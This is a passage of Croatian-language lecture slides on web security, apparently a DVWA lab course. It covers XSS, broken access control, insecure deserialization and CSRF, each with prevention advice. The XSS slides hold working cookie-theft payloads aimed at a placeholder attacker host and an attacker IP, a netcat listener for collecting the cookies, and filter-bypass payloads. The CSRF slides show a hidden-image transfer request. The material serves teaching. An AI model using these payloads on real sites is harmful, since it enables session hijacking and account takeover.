http://192.168.43.183/dvwa/vulnerabilities/xss_r/?name=<script>document.location.href='http://www.hr';</script>
```

Cross-site scripting (XSS) – pohranjeni

- Trajni, pohranjeni ili perzistentni
- XSS se pohranjuje na poslužitelj u bazu podataka
- Tipičan način distribucije: objava na forumu, komentar na društvenim mrežama, ...
- Svi korisnici koji posjete stranicu učitavaju XSS (ne samo jedan kao kod *reflected*)
 - Više nije potreban društveni inženjering mailovima i *phishing*



Cross-site scripting (XSS) – pohranjeni – primjer (1)

- Napadačev hiperlink za postavljanje maliciozne poruke na ranjivu web stranicu:

```
http://www.legitimni_posluzitelj.com/unos.php?poruka=Lazna_poruka  
<script>document.location='http://www.maliciozni_posluzitelj.com/  
napad.cgi?'+document.cookie</script>
```

- Nakon što je zaprimljena, poruka se trajno pohranjuje na strani poslužitelja i dodjeljuje joj se neki ID, npr. 37.
- Ranjiva web stranica:

http://www.legitimni_posluzitelj.com/prikaz.php

```
<HTML>  
  <BODY>  
    <?php  
      $poruka = dohvati_poruku($_GET['poruka_id']); //dohvaćanje odgovarajuće  
poruke na temelju parametra poruka_id  
      echo $poruka; //neprovjereni i nekodirani ispis poruke  
    ?>  
  </BODY>  
</HTML>
```

- Link koji aktivira korisnik da bi pristupio poruci:

http://www.legitimni_posluzitelj.com/prikaz.php?poruka_id=37

Cross-site scripting (XSS) – pohranjeni – primjer (2)

//Upišemo ime:

Test

//Probamo prolazi li XSS:

```
<script>alert('XSS test');</script>
```

//Možemo li preusmjeriti korisnika na drugu stranicu?

```
<script>document.location.href='http://www.hr';</script>
```

//ili samo (je li ovo XSS?):

```
<iframe src="http://www.hr"></iframe>
```

//Probamo dobiti cookie:

```
<script>alert(document.cookie);</script>
```

//imamo preusmjeravanje i cookie - možemo li preusmjeriti cookie i ukrasti sjednicu?

Cross-site scripting (XSS) – pohranjeni – primjer (3)

//Možemo li poslati podatke iz cookie-a na udaljeni stroj?

```
<script>
```

```
document.location.href='http://www.hr?test='+document.cookie;</script>
```

//Ili na vlastiti stroj?

```
<script>document.location.href='http://<IP-ADRESA-  
HTTPSERV:PORT/cookie=?'+document.cookie</script>
```


//Prije toga – moramo podesiti poslužitelj da sluša na vratima
sudo nc -l 8080 -v -n //koristimo npr. netcat ili pravi HTTP
poslužitelj

//ukrali smo id sjednice – sada ga samo trebamo dodati u svoj
cookie i imamo pristup!

// za to koristimo cookie manager za Firefox ili alternativu za
Chrome

Cross-site scripting (XSS) – DOM

- DOM ili lokalni
- Vrlo slično reflektiranom ali “bolje” jer kod postaje “dio stranice” na klijentu (tj. dio DOM-a)
 - Zaobilazi provjeru poslužitelja (ako takva provjera uopće postoji)



Cross-site scripting (XSS) – DOM – primjer (1)

- Ranjiva web stranica:

http://www.legitimni_posluzitelj.com/dobrodosli.html

<HTML>

<BODY>

Dobar dan

<SCRIPT>

//određivanje pozicije na kojoj počinje korisničko ime unutar URL-a

var pozicija = document.URL.indexOf("ime=")+4;

//neprovjereni i nekodirani ispis ulaznog znakovnog niza (korisničkog imena) zaprimljenog unutar URL-a

document.write(document.URL.substring(pozicija, document.URL.length));

</SCRIPT>

</BODY>

</HTML>

- Zlonamjerni link:

[http://www.legitimni_posluzitelj.com/dobrodosli.html?ime=<script>alert\(document.cookie\)</script>](http://www.legitimni_posluzitelj.com/dobrodosli.html?ime=<script>alert(document.cookie)</script>)

Cross-site scripting (XSS) – DOM – primjer (2)

//Probamo prolazi li XSS:

```
<script>alert('XSS test');</script>
```

//Možemo li preusmjeriti korisnika na drugu stranicu?

```
<script>document.location.href='http://www.hr';</script>
```

//Probamo dobiti cookie:

```
<script>alert(document.cookie);</script>
```

//Možemo li poslati podatke iz cookie-a na udaljeni stroj?

```
<script>
```

```
document.location.href='http://www.hr?marintest='+document.cookie;  
</script>
```

Cross-site scripting (XSS) – DOM – zaštita

- Kako se DVWA štiti?
 - Razina *medium*: filtrira `<script>` tagove (pogledati kod)
 - Ne možemo sa tagovima nego se ubacujemo u metodu *onload* u tag `<body>`
 - Prvo moramo zatvoriti `select`

```
...default=English</select><body onload=alert('DOMXSS-medium');>
```

- Razina *high*: napravljena je *whitelista* dozvoljenih unosa (jezika)
 - zakomentiramo sa `#`

```
...default=English#<script>alert('DOM-XSS')</script>
```

Cross-site scripting (XSS) – zaštita (1)

- Što ako postoji zaštita?
 - Tipično se filtriraju <script> tagovi i znakovi

//kako upisati javascript bez <script> taga?

```
<img src=x:alert('XSS-TEST') onerror=eval(src) alt=0>
```

//ili:

```
<iframe src="javascript:alert(XSS-TEST);">
```

//A cookie pošaljemo na isti način kao i prije:

```
<img
```

```
src=x:document.location.href='http://www.hr/?cookie='+document.cookie onerror=eval(src) alt=0>
```

//Kako napraviti da korisnik ne shvati da mu je ukraden sessionId?

Cross-site scripting (XSS) – zaštita (2)

- Općenite preporuke za zaštitu:
 - eliminacija uzroka
 - ne uključivati ono što unese korisnik u izlaz aplikacije ili u povratni ispis
 - obrana
 - prvo: kodirati sve što unese korisnik i izbjeći znakove <, >, {, }, “, ‘ i slične
 - napraviti whitelisting onoga što korisnik može unijeti
 - za unos HTML-a treba ga “dezinficirati” (*sanitize*)
 - koristiti HTML POST umjesto GET-a
 - *HTTPOnly Cookie* (<https://owasp.org/www-community/HttpOnly>)

Cross-site scripting (XSS) – zaštita (3)

- OWASP preporuke



OWASP



XSS Prevention
Cheat Sheet

Basic precautions: **Never trust user input**

```
<script>NEVER PUT UNTRUSTED DATA HERE</script>  
<!--NEVER PUT UNTRUSTED DATA HERE-->  
<div NEVER PUT UNTRUSTED DATA HERE =test />  
<NEVER PUT UNTRUSTED DATA HERE href="/test" />  
<style>NEVER PUT UNTRUSTED DATA HERE</style>
```

*Never put **unsanitized input**:*

- *directly in a script*
- *inside an HTML comment*
- *in an attribute name*
- *in a tag name directly in CSS*

Loša kontrola pristupa

Loša kontrola pristupa

- *Broken Access Control*
- kako se štiti pristup URL-ovima (web stranicama)?
 - ispravnom autorizacijom i sigurnim referencama na objekte
- česta greška
 - prikazuju se samo autorizirani linkovi i izbornici
 - napadač krivotvori pristup stranicama kojima nema pristup
- učinci:
 - napadač pokreće funkcionalnosti i usluge na koje nema pravo
 - pristup podacima i korisničkim računima drugih korisnika
 - obavljanje privilegiranih akcija

Loša kontrola pristupa

- Napadač vidi da URL naznačuje njegovu ulogu:


`/user/getAccounts`

- Promijeni je u drugu ulogu

`/admin/getAccounts` ili

`/manager/getAccounts`


- Ovim postupkom napadač može vidjeti podatke na koje nema pravo!



Loša kontrola pristupa – reference na objekte


- Napadač vidi da je njegov broj
?acct=6065
- Promijeni ga u bliski broj
?acct=6066
- Iskorištavanjem ranjivosti loše kontrole pristupa i reference na objekte napadač može vidjeti podatke drugog korisnika.

<https://www.onlinebank.com/user?acct=6065>



Loša kontrola pristupa – izbjegavanje referenci

- eliminacija referenci
 - zamjena s privremenim vrijednostima koje se na poslužitelju preslikavaju u prave



mapiranje iz skupa internih izravnih referenci objekata na skup neizravnih referenci koje je sigurno javno otkriti

**The OWASP
Enterprise
Security API**



<https://owasp.org/www-project-enterprise-security-api/>

- provjeriti valjanost reference na objekt
 - provjera formata parametra
 - provjera prava pristupa za korisnika
 - provjera pristupa objektu (čitanje, pisanje, promjena)

Loša kontrola pristupa – uklanjanje ranjivosti

- za svaki URL treba:
 - dopustiti pristup samo autentificiranim korisnicima
 - provjeriti ovlasti za pristup i postupiti u skladu s njima
 - zabraniti pristup svemu na što korisnik nema pravo, posebno konfiguracijama, logovima, izvornim kodovima
- verificirati arhitekturu
 - na svakom sloju
- verificirati implementaciju
 - ne koristiti automatizaciju
 - provjeriti da je svaki URL zaštićen
 - provjeriti da konfiguracija poslužitelja ne dopušta pristup osjetljivim datotekama
 - testirati sustav s neautoriziranim zahtjevima

Nesigurna deserijalizacija

Nesigurna deserijalizacija

- *Insecure Deserialization*
- Web aplikacije prenose i čuvaju podatke u serijaliziranom obliku
 - Npr. *frontend-backend* → serijalizacija stanja korisnika
 - Npr. kontrola prava – ovlast u kolačiću
- Problem ako web aplikacija “vjeruje” serijaliziranom objektu i ne provjerava ga
- Posredno je moguće izvesti i maliciozan kod na poslužitelju!
- Npr.

```
i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Napadač mijenja u...

```
i:0;i:132;i:1;s:7:"Alice";i:2;s:4:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Nesigurna deserijalizacija – pitanja

- Radimo li deserijalizaciju prike autentifikacije? – tko sve može poslati podatke?
- Ograničavamo li (barem *cast*) što će se deserijalizirati?
- Radimo li deserijalizaciju složenih objekata? Može li napadač ubaciti čitav objekt koji sadrži ranjiv kod?

Nesigurna deserijalizacija

- Kako spriječiti?
 - Ne vjerovati svemu što nam stiže od korisnika (preglednika) iako smo mi to poslali
 - Napadač je to mogao promijeniti
 - Isto vrijedi i za JavaScript kod
 - Tipično JSON
 - Potpisivati osjetljive podatke (digitalni potpis) – učinkovitost?
 - Ne slati osjetljive podatke ako nije nužno
 - Provjeravati očekivane tipove i dobivene tipove podataka
 - Zapisivati greške jer će one ukazati na pokušaje napada!

Lažiranje zahtjeva na drugom sjedištu

Lažiranje zahtjeva na drugom sjedištu

- *Cross Site Request Forgery* (CSRF)
 - napad pri kojem se preglednik žrtve namami da pošalje naredbu ranjivoj web-aplikaciji
 - ranjivost je uzrokovana činjenicom da preglednici automatski uključuju autentifikacijske podatke (npr. kolačić) u svaki zahtjev
 - iskorištava se činjenica da sjedište vjeruje pregledniku korisnika
- tipični učinak:
 - iniciranje transakcija (prijenos novaca, *logout*, zatvaranje računa)
 - pristup osjetljivim podacima
 - promjena podataka o korisničkom računu

Lažiranje zahtjeva na drugom sjedištu – primjer

- Kada korisnik prebacuje novce korištenjem bankarstva sve se radi metodom HTTP GET I URL izgleda ovako:

`http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243`

- Napadač napravi URL s kojim će prebaciti novce na svoj račun u banci:

`http://example.com/app/transferFunds?amount=1500&destinationAccount=attackAcck`

- Kako natjerati preglednik korisnika da napravi HTTP GET na ranjivi URL? Ubaciti ga u `` tag! Preglednik odmah očitava podatke!

```

```



✖ GET http://example.com/app/transferFunds?amount=1500&destinationAccount=attackersAcct 404 (Not Found)

- Ako je žrtva prijavljena na example.com, ima kolačić sa sessionID-em i transakcija prolazi!

Lažiranje zahtjeva na drugom sjedištu

- problem
 - preglednici većinu autentifikacijskih podataka uključuju unutar svakog zahtjeva
 - to vrijedi i za zahtjeve koji su rezultat obrade obrasca, skripte ili slike na drugom sjedištu
- sva sjedišta koja se oslanjaju samo na automatski poslane autentifikacijske podatke su ranjiva
 - takva su gotovo sva
- automatski poslani autentifikacijski podaci su:
 - kolačić
 - autentifikacijsko zaglavlje (HTTP basic)
 - IP adresa
 - klijentski SSL-certifikati
 - autentifikacija na Windows-domenu

Lažiranje zahtjeva na drugom sjedištu – DVWA

```
/* promjena lozinke ide preko zahtjeva GET */  
http://192.168.1.230/dvwa/vulnerabilities/csrf/?password_new=test&password_conf=test&Change=Change#
```

```
/* prilikom poziva DVWA provjerava ima li korisnik valjani ID  
sjednice u cookie-u jedino što trebamo jest kopirati URL s  
promjenom lozinke na drugo sjedište koje korisnik posjećuje i  
nadati se da je istovremeno prijavljen na DVWA */
```

```
/* ubacujemo "sliku" na neko drugo sjedište (npr. Facebook ili  
slično) */  

```

Lažiranje zahtjeva na drugom sjedištu – otklanjanje ranjivosti

- dodati neku tajnu (token), a ne prihvaćati sve podatke automatski
- mogućnosti
 - pohrana tokena u sesiji i dodavanje u sve obrasce i linkove
 - Hidden: `<input name="token" value="687965fdfaew87agrde" type="hidden"/>`
 - URL: `/accounts/687965fdfaew87agrde`
 - Obrazac: `/accounts?auth=687965fdfaew87agrde&...`
 - koristiti POST umjesto GET-a
 - korištenje dodatne autentifikacije za osjetljive funkcije (npr. API)
- DVWA na postavci *high*:

`http://192.168.1.230/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change&user_token=220767bd72cb7b69823772573e852127#`

Dodatna literatura

- Umetanje, [http://www.owasp.org/index.php/SQL Injection Prevention Cheat Sheet](http://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet)
- Loša autentifikacija, [https://cheatsheetseries.owasp.org/cheatsheets/Authentication Cheat Sheet .html](https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html)
- Nesigurna pohrana osjetljivih podataka, [https://www.owasp.org/index.php/Cryptographic Storage Cheat Sheet](https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet)
- Loša kontrola pristupa, [https://www.owasp.org/index.php/Top 10-2017 A5-Broken Access Control](https://www.owasp.org/index.php/Top_10-2017_A5-Broken_Access_Control)
- XSS, [http://www.owasp.org/index.php/XSS Cross Site Scripting Prevention Cheat Sheet](http://www.owasp.org/index.php/XSS_Cross_Site_Scripting_Prevention_Cheat_Sheet)
- Lažiranje zahtjeva na drugom sjedištu, [http://www.owasp.org/index.php/CSRF Prevention Cheat Sheet](http://www.owasp.org/index.php/CSRF_Prevention_Cheat_Sheet)